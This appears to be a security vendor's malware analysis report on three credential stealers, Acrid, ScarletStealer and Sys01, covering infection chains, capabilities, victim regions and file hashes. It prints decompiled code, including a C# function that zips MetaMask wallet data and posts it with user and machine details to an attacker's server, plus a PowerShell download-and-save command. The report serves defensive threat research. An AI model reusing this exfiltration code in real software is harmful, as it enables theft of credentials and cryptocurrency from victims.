Stealers, stealers and more stealers

securelist.com/crimeware-report-stealers/112633/

GReAT

Authors

Expert GReAT

Introduction

Stealers are a prominent threat in the malware landscape. Over the past year we published our research into several stealers (see here, here and here), and for now, the trend seems to persist. In the past months, we wrote several private reports on stealers as we discovered Acrid (a new stealer), ScarletStealer (another new stealer) and Sys01, which had been updated quite a bit since the previous public analysis.

To learn more about our crimeware reporting service, you can contact us at crimewareintel@kaspersky.com.

Acrid

Acrid is a new stealer found last December. Despite the name, it has nothing in common with the AcridRain stealer. Acrid is written in C++ for the 32-bit system, despite the fact that most systems are 64 bit these days. Upon closer inspection of the malware, the reason for compiling for a 32-bit environment became clear: the author decided to use the "Heaven's Gate" technique. This allows 32-bit applications to access the 64-bit space to bypass certain security controls.

```
if ( !proc_handle )
  proc_handle = ::proc_handle;
if ( !NtWow64QueryInformationProcess64 || !NtWow64ReadVirtualMemory64 )
  return 0i64;
memset(Dst, 0, sizeof(Dst));
v3[6] = 0;
NtWow64QueryInformationProcess64 = NtWow64QueryInformationProcess64;
NtWow64QueryInformationProcess64_1 = NtWow64QueryInformationProcess64;
if ( NtWow64QueryInformationProcess64(NtWow64QueryInformationProcess64, proc_handle, 0, Dst, 48, 0) < 0 )
  return 0i64;
NtWow64ReadVirtualMemory64 = NtWow64ReadVirtualMemory64;
NtWow64ReadVirtualMemory64_1 = NtWow64ReadVirtualMemory64;
if ( NtWow64ReadVirtualMemory64(NtWow64ReadVirtualMemory64, proc_handle, Dst[2], Dst[3], v31, 32, 0, 0) < 0 )
  return 0i64;
NtWow64ReadVirtualMemory64_2 = NtWow64ReadVirtualMemory64;
NtWow64ReadVirtualMemory64_3 = NtWow64ReadVirtualMemory64;
VirtualMemory64 = NtWow64ReadVirtualMemory64(
                    NtWow64ReadVirtualMemory64,
```

"Heaven's Gate" technique implementation in Acrid stealer

In terms of functionality, the malware embeds the typical functionality one might expect from a stealer:

- Stealing browser data (cookies, passwords, login data, credit card information, etc.);
- Stealing local cryptocurrency wallets;
- Stealing files with specific names (e.g. wallet.dat, password.docx, etc.);
- Stealing credentials from installed applications (FTP managers, messengers, etc.).

Collected data is zipped and sent to the C2.

The malware is of medium sophistication. It has a certain degree of complexity, such as string encryption, but lacks any innovative features.

ScarletStealer

Last January, we analyzed a downloader we dubbed "Penguish", which we described in detail in a private report. One of the payloads it downloaded was a previously unknown stealer we call "ScarletStealer".

ScarletStealer is a rather odd stealer as most of its stealing functionality is contained in other binaries (applications and Chrome extensions) that it downloads. To be more precise, when ScarletStealer is executed, it checks for the presence of cryptocurrencies and crypto wallets by checking certain folder paths (e.g. %APPDATA%\Roaming\Exodus). If anything is detected, it starts to download the additional executables using the following PowerShell command:

```
1  powershell.exe -Command "Invoke-WebRequest -Uri 'https://.....exe' -
2  OutFile $env:APPDATA\\.....exe
```

Among the binaries it downloads are metaver_.exe (used to steal content from Chrome extensions), meta.exe (modifies the Chrome shortcut, so the browser is launched with a malicious extension), and others. Most of the ScarletStealer executables are digitally signed.

```
private static async Task Metamask()
{
  string wallet = nameof (Metamask);
  string userpc = Environment.UserName;
  string machineName = Environment.MachineName;
  string str1 = "C:\\Users\\" + userpc + "\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\nkbihfbeogaeaoehlefnkodbefgpgknn";
  string zipPath = "C:\\Users\\" + userpc + "\\AppData\\Roaming\\Meta-" + userpc + ".zip";
  if (!Directory.Exists(str1))
  ...
  else
  {
    string log = Program.GetLog(str1);
    if (log == null)
    ...
    else
    {
      try
      {
        Program.Address = Program.ReplaceContent(Program.ParserLR(Program.ReadArchive(Path.Combine(str1, log)), "\"identities\":{\"", "\":{\""));
        Console.WriteLine(Program.Address);
      }
      catch (Exception ex)
      ...
      ZipFile.CreateFromDirectory(str1, zipPath);
      string goFile = await Program.TryUploadToGoFile(zipPath);
      HttpRequest httpRequest = new HttpRequest();
      File.Delete(zipPath);
      string str2 = "Machine=" + machineName + "&Wallet=" + wallet + "&filelink=" + goFile + "&user=" + userpc + "&addres=" + Program.Address;
      httpRequest.Post("https://scarlet.team/public/Files/Login.php", str2, "application/x-www-form-urlencoded");
```

Metamask grabbing function

The stealer is very underdeveloped in terms of functionality and contains many errors, flaws and redundant code. For example, the malware tries to gain persistence on the system by creating a registry key for autorun. The registry key contains the path to the file *Runtimebroker_.exe*, but we did not find any code in any of the files involved in the infection that would store at least one executable file with that name.


Therefore, it is rather odd that this stealer is distributed through a long chain of downloaders, where the last one is the Penguish downloader, and signed with a digital certificate. One would expect that all this effort would result in a more advanced stealer than ScarletStealer.

ScarletStealer victims are mostly located in Brazil, Turkey, Indonesia, Algeria, Egypt, India, Vietnam, the USA, South Africa and Portugal.

Sys01

SYS01 (also known as “Album Stealer” or “S1deload Stealer”) is a relatively unknown stealer that has been around since at least 2022. It has been described by Bitdefender, Zscaler and Morphisec. In their reports, you can follow its evolution from a C# stealer to a PHP stealer. When we started to look into this campaign we noticed a combination of the two, a C# and PHP payload.

One thing that has not changed is the infection vector. Users are still tricked into downloading a malicious ZIP archive disguised as an adult video via a Facebook page:



Ad for the malicious ZIP archive on a compromised facebook page

The archive contains a legitimate binary — in this case WdSyncservice.exe, renamed to PlayVideoFull.exe — that sideloads a malicious DLL named WDSync.dll. The DLL opens an adult-themed video and executes the next payload, which is a malicious PHP file encoded with ionCube.

The executed PHP file calls a script, install.bat, which ultimately runs the next stage by executing a PowerShell command. This layer is conveniently named *runalayer* and runs what seems to be the final payload called *Newb*.

There is, however, a difference between the latest version of the stealer and the previous publicly disclosed versions, which consists in the split of functionality. The stealer as it is now (*Newb*), contains functionality to steal Facebook-related data and to send stolen browser data, located and organized in a specific directory structure to the C2. It also has backdoor functions, and it can execute the following commands, among others:

Command	Description

dll	Download file, kill all the specified processes and start a new process using PowerShell (the command decrypts, unzips and executes the specified file). The PowerShell routine is similar to the routines observed earlier.
cmd	Kill a list of specified processes and start a new process.
dls	Download a file, kill all the specified processes and start a new specified process.

But the code that actually collects the browser data *Newb* sends to C2 was found in a different sample named *imageclass*. We were not able to determine with 100% certainty how *imageclass* was pushed to the system, but looking at the backdoor code of *Newb*, we concluded with a high degree of certainty that *imageclass* was later pushed through *Newb* to the infected machine.

The initial ZIP archive also contains another malicious PHP file: *include.php*. This file has similar backdoor functionality to Newb and accepts many of the same commands in the same format.

Victims of this campaign were found all over the world, but most of them were located in Algeria (a bit over 15%). This most likely has to do with the infection vector as it can be heavily localized. We also noticed that the malware authors have a preference for .top TLDs.

Conclusion

Stealers are a prominent threat that is here to stay. In this post, we have discussed an evolution of a known stealer, as well as two completely new stealers with different levels of complexity. The fact that new stealers appear every now and then, combined with the fact that their functionality and sophistication varies greatly, indicates that there is a criminal market demand for stealers.

The danger posed by stealers lies in the consequences. This malware steals passwords and other sensitive information, which later can be used for further malicious activities causing great financial losses among other things. To protect yourself against stealers and other threats, it is essential to follow a number of basic hygiene rules. Always update your software with the latest security patches, don’t download any files from dubious sources, don’t open attachments in suspicious emails, etc. Finally, if you want to be even more sure, a security solution, such as our SystemWatcher component, that looks at the behavior of events on your machine can help to protect your system as well.

If you would like to stay up to date on the latest TTPs being used by criminals, or if you have questions about our private reports, you can contact us at crimewareintel@kaspersky.com.

Indicators of compromise


Acrid
abceb35cf20f22fd8a6569a876e702cb
2b71c81c48625099b18922ff7bebbf51
b9b83de1998ebadc101ed90a6c312da8

ScarletStealer
1d3c3869d682fbd0ae3151b419984771
c0cf3d6d40a3038966f2a4f5bfe2b7a7
f8b2b941cffb9709ce8f422f193696a0

Sys01
0x6e2b16cc41de627eb7ddcd468a037761
0x21df3a69540c6618cfbdaf84fc71031c
0x23ae473bc44fa49b1b221150e0166199

- crimeware
- Data theft
- Malware
- Malware Descriptions
- Malware Technologies
- Trojan
- Trojan-stealer

Authors



GReAT

Stealers, stealers and more stealers
